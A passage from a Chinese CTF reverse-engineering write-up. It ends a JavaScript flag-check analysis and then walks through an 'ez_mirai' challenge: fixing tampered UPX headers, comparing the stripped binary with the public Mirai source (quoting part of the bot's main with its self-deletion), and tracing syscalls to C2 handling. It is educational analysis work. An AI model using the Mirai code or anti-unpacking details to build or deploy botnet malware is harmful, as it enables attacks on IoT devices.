const target = [236, 44, 236, 238, 12, 78, 237, 46, 36, 36, 174, 14, 206, 4, 100, 39, 100, 68, 78, 206, 39, 4, 46, 4, 4, 39, 174, 238, 132, 164, 39, 14, 36, 228, 100, 164, 196, 165, 78, 164, 238, 165, 132, 45]
const encoder = new TextEncoder()
const buffer = encoder.encode(input)
let sum = 0
if (isBad || event.type != "click") {
```

```
    console.log("hacker!")
    Reflect.set(result, 'innerText', "稍后再试")
} else {
    if (target.length == buffer.length) {
        let j = 0
        while (1) { // for 转译有点问题，就这样吧
            sum = sum + ((((buffer[j]^0x14) >> 3) | (((buffer[j]^0x14) & 7) << 5))) ^ target[j]
            j = j + 1
            if (j >= target.length) {
                break
            }
        }
        if (sum == 0) {
            Reflect.set(result, 'innerText', input)
        } else {
            Reflect.set(result, 'innerText', "flag不正确")
        }
    } else {
        Reflect.set(result, 'innerText', "flag不正确")
    }
}
```

具体做得时候可以提取出关键的加密逻辑，或者是直接调试得到加密过程。


ez_mirai [Medium]

前言

我最开始就是因为一个分析病毒样本的项目接触到的逆向，然后发现ctf逆向题目好像很少有逆向实战方面的内容，所以就想将病毒分析和ctf做一个结合。我第一个分析的病毒家族就是mirai，所以把第一个ctf题目也给了mirai（同时mirai源码在git公开了，因此比较友好）。


（1）脱壳


这里更改了l_info字段和p_info字段，l_info字段是将”UPX”改成了”upx”，这里需要做如下修复




同时p_info的size字段也改了，这里需要进行修复，参考文章 https://cujo.com/blog/upx-anti-unpacking-techniques-in-iot-malware/

这里按照文件最后的p_filesize去修复文件头出的p_filesize






即可解压




（2）代码逻辑顺序

首先虚拟机里运行执行文件会发现如下要求



这里发现flag是一个攻击指令，没有密文，需要依靠实际C2下达的攻击指令以确定flag，这里有8个要求。

首先定位到病毒机器接受C2服务器数据的函数段：



找到main函数，这里从export段进入，找到main函数


```
// positive sp value has been detected, the output may be wrong!
void __fastcall __noreturn start(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 v3; // rax
  unsigned int v4; // esi
  __int64 v5; // [rsp-8h] [rbp-8h] BYREF
  void *retaddr; // [rsp+0h] [rbp+0h] BYREF

  v4 = v5;
  v5 = v3;
  sub_40B1F0((__int64)sub_4014F0, v4, (__int64)&retaddr, 0LL, 0LL, a3, (__int64)&v5);
}
```

这里可以参考已经公开的mirai源码，github链接：https://github.com/jgamblin/Mirai-Source-Code


这里可以进行比照，整体代码逻辑与函数基本一致：源码里bot的main函数

```
static BOOL unlock_tbl_if_nodebug(char *);

struct sockaddr_in srv_addr;
int fd_ctrl = -1, fd_serv = -1;
BOOL pending_connection = FALSE;
void (*resolve_func)(void) = (void (*)(void))util_local_addr; // Overridden in anti_gdb

#ifdef DEBUG
static void segv_handler(int sig, siginfo_t *si, void *unused)
{
    printf("Got SIGSEGV at address: 0x%lx\n", (long) si->si_addr);
    exit(EXIT_FAILURE);
}
#endif

int main(int argc, char **args)
{
    char *tbl_exec_succ;
    char name_buf[32];
    char id_buf[32];
    int name_buf_len;
    int tbl_exec_succ_len;
    int pgid, pings = 0;

#ifndef DEBUG
    sigset_t sigs;
    int wfd;

    // Delete self
    unlink(args[0]);
```

Ida解析的函数：




出现偏差是因为该样本把符号表删了，所以这里我们可以做一个简单的符号表恢复，可以使用stelftool、Finger等识别函数，也可以自己利用flair、ida sdk制作符号表sig文件，或是直接使用现有的sig文件，例如




这里我们直接查看系统调用指令，定位到socket的相关函数，如下：


x86 64位的系统调用机器码死0f 05 ，x86 32位的系统调用机器码是cd 80，我们可以根据机器码之前eax的值去确定系统调用。

